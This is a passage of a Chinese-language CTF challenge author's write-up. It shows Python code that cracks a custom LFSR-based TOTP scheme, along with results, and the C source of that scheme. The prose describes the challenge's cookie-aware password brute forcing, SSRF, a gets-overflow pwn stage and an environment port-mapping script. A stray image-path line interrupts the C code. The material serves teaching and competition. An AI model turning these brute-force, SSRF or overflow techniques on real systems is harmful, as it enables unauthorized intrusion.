    num_trials = 1000         # 每个样本数重复试验次数
    LIMIT_CANDIDATES = 100   # 每个试验最多取多少个候选解（统计时截断）

    success_rates = []
    avg_candidates = []

    for n in range(2, max_samples + 1):
        successes = 0
        total_candidates = 0
        for trial in range(num_trials):
            # 生成随机真实 secret
            real_secret = ''.join(random.choices('0123456789', k=24))
            totp_real = myTOTP(real_secret)
            now = int(timeModule.time()) + random.randint(0, 1000)

            # 收集 n 个训练样本（间隔 30 秒）
            train_samples = [(now + i * 30, totp_real(now + i * 30)) for i in range(n)]
```

```
            # 获取候选列表（最多 LIMIT_CANDIDATES 个）
            candidates_iter = crack_all(train_samples)
            limited_iter = itertools.islice(candidates_iter, LIMIT_CANDIDATES+1)
            candidates = list(limited_iter)
            num_candidates = len(candidates)  # 若实际候选数超过 LIMIT，则此值为 LIMIT
            total_candidates += num_candidates

            if num_candidates > 0:
                # 取第一个候选进行等效性验证
                if test_equivalence(real_secret, candidates[0]):
                    successes += 1

        rate = successes / num_trials
        success_rates.append(rate)
        avg_candidates.append(total_candidates / num_trials)
        print(f"样本数 {n:2d}: 成功率 {rate:.3f} ({successes}/{num_trials}), 平均候选数
{min(avg_candidates[-1], LIMIT_CANDIDATES):.2f} {f'(截断至 {LIMIT_CANDIDATES})' if avg_candidates[-1] >
LIMIT_CANDIDATES else ""}")

    # 绘制双轴图
    fig, ax1 = plt.subplots(figsize=(10, 6))
    x_vals = range(2, max_samples + 1)

    # 左轴：成功率
    ax1.plot(x_vals, success_rates, marker='o', color='b', label='成功率')
    ax1.set_xlabel('训练样本数量')
    ax1.set_ylabel('恢复等效成功率', color='b')
    ax1.tick_params(axis='y', labelcolor='b')
    ax1.grid(True, linestyle='--', alpha=0.7)

    # 右轴：平均候选数（可能很大，使用对数刻度）
    ax2 = ax1.twinx()
    ax2.plot(x_vals, avg_candidates, marker='s', color='r', label='平均候选数（截断）')
    ax2.tick_params(axis='y', labelcolor='r')
    ax2.set_yscale('log')
    ax2.set_ylabel('平均候选数（对数刻度）', color='r')

    plt.title('TOTP 破解成功率与候选解数量')
    fig.tight_layout()
    plt.show()

'''
样本数  2: 成功率 0.000 (0/1000), 平均候选数 100.00 (截断至 100)
样本数  3: 成功率 0.090 (90/1000), 平均候选数 22.71
样本数  4: 成功率 0.804 (804/1000), 平均候选数 2.65
样本数  5: 成功率 0.924 (924/1000), 平均候选数 1.20
样本数  6: 成功率 0.970 (970/1000), 平均候选数 1.07
样本数  7: 成功率 0.980 (980/1000), 平均候选数 1.04
样本数  8: 成功率 0.988 (988/1000), 平均候选数 1.03
样本数  9: 成功率 0.988 (988/1000), 平均候选数 1.03
样本数 10: 成功率 0.997 (997/1000), 平均候选数 1.01
样本数 11: 成功率 0.994 (994/1000), 平均候选数 1.01
样本数 12: 成功率 0.996 (996/1000), 平均候选数 1.01
样本数 13: 成功率 0.998 (998/1000), 平均候选数 1.01
样本数 14: 成功率 0.995 (995/1000), 平均候选数 1.00
样本数 15: 成功率 0.995 (995/1000), 平均候选数 1.01
'''
```

然后是逆向，逆向是dll逆向+pyinstaller

pyinstaller解包出来的pyc可能是因为用的Python太新了，竟然反编译不出来，好在本身逻辑不复杂，而且核心逻辑也不在python程序里，随便找个LLM都行

这里选的隐藏逻辑的方式是dll，而不是CPython（pyd），因为CPython编译出来真就一坨，dll使用C编写

```c
#include <stdint.h>
#include <time.h>
#include <stdlib.h>

typedef struct {
    uint8_t mask[16];
    uint8_t seed[16];
} LFSR;


uint8_t lfsrAdvance(LFSR* lfsr) {
    uint8_t result = 0;
    for (int i = 0; i < 16; i++) {
        result += lfsr->mask[i] * lfsr->seed[i] % 10;
        result %= 10;
        if (i < 15) {
            lfsr->seed[i] = lfsr->seed[i + 1];
        } else {
            lfsr->seed[i] = result;
        }
    }
    return result;
}

void TOTP(char* secret, time_t* t, char* out) {
    uint64_t window;
    if(t==NULL){
        window = time(NULL);
    }else{
        window = *t;
    }
    window /= 30;
    window *= 123456789;
    window %= 100000000;
    LFSR lfsr;
    uint64_t bit = 10000000;
    for(int i=0; i<8; i++){
        lfsr.seed[i] = secret[i] - '0';
        lfsr.seed[i+8] = window / bit;
        window %= bit;
        bit /= 10;
        lfsr.mask[i] = secret[i+8] - '0';
        lfsr.mask[i+8] = secret[i+16] - '0';
    }
    for(int i=0; i<6; i++){
        *out = '0' + lfsrAdvance(&lfsr);
        out++;
    }
    *out = 0;
}

// int main(){
//     char* secret = "54833583783635491257667 6";
//     time_t t = 0;
//     char out[7];
//     TOTP(secret, &t, out);
// }
```

为了稍微增加一点难度，开了-O2，属于是D老师勉勉强强能读懂一点的程度，主要逻辑也还算清晰，一开始想用-O3的来着，结果编译出来连亲爹都不认识了，遂改为-O2





接下来是misc，虽然题目叫MiscEverythingUp，但最后misc只考了一个流量分析，没有考出misc的灵魂，比较可惜，~~不过在其他题目肯定是能补上的【手动狗头】（结果似乎并没有）~~

为了增加分析难度，我在输入登录信息的间隙还会去翻看我的博客，结果翻得多了点，差点错过神秘URL（x

还有一个坑是我输入了几个错误的TOTP动态码，要是没有注意，就解不出来了 ~~【奸笑】~~

Web本来是最后一关了，用一个SQL注入作结，但是有人提到为什么没有pwn，想了想，反正都到这一步了，那就用一个SSRF到pwn吧

爆破密码是本来就想考的，但是不知道我们的校园网允不允许，TSCTF-J2025的时候反正爆破多了要断连的，不过这次的密码选在rockyou第279位，应该没有问题，测试也没有断连

爆破主要是想考察一下含有cookie的爆破，可以用到Session持久化Cookie等数据，会方便很多

SSRF的途径是和D老师头脑风暴的结果，但是最后其实还是我想出来的，模拟了一个Burp Suite，顺带扫一下盲——Burp Suite编辑的是TCP传输的数据，是比HTTP低级的协议，方便控制HTTP中的参数（如果是HTTPS的话就是TLS数据）

最后加入的pwn想着大家好不容易打到这了，就考的最简单的有后门gets无限溢出，但是当时没想到容易卡的地方是如何用pwntools连接内网靶机，还是增加了不少难度

不过收获也是不少，还学到了继承tube这招，虽然感觉用处不大，写一个adapter程序也是完全可以的

本来说连gadgets都不用找的，结果最后栈没对齐，还是要找一个ret

echo-server是顺手让D老师写的，用来测试SSRF，后来想到实际做题时也需要调试，就加入到容器列表了

读取文件的原理是在靶机启动`python -m http.server`，至于为什么不能读flag，没有WAF，只是因为我把用户权限调了，让HTTPSimpleServer没有权限访问flag，可以看看`start.sh`

也正是因为`start.sh`的存在，我没有明确给出pwn-challenge的端口

在部署题目时由于实在是没想到ret2shell不支持docker-compose，所以被迫对题目进行简单修改，硬编码目的地址转换，达到选手无感的环境切换

```
import socket
import ipaddress
from urllib.parse import urlparse, urlunparse

NONSENSEP = 11451
HOST_PORT = {
    '127.0.0.1': {5000: 5000},
    '172.20.0.10': {8000: 8002, 1337: 1337},
    '172.20.0.11': {8000: 8001, 8888: 8888}
}

def map_hostport(host, port):
    try:
        addrinfo = socket.getaddrinfo(host, None)
        for addr in addrinfo:
            ip = ipaddress.ip_address(addr[4][0])
            if ip.is_loopback:
                ip = ipaddress.ip_address('127.0.0.1')
            for host in HOST_PORT:
                if ip == ipaddress.ip_address(host):
                    return ('127.0.0.1', HOST_PORT[host].get(port, NONSENSEP))
        return (host, port)
    except:
        return (host, port)

def map_url(url):
    parsed = urlparse(url)
    host, port = map_hostport(parsed.hostname, parsed.port)
    return urlunparse(parsed._replace(netloc=f'{host}:{port}'))
```

最后小结一下，这道题虽然涵盖了所有方向，但每个方向考的基本上都是基础（除了SSRF，大概吧），除掉就是因为mix up导致的一些需要交叉考虑的问题/技能，即使把五大方向的选手凑在一起，也未必能很好合作

本题作为我出题史上的第一个史，肯定是会在新生赛比完后上线每咕一题的，敬请期待（？）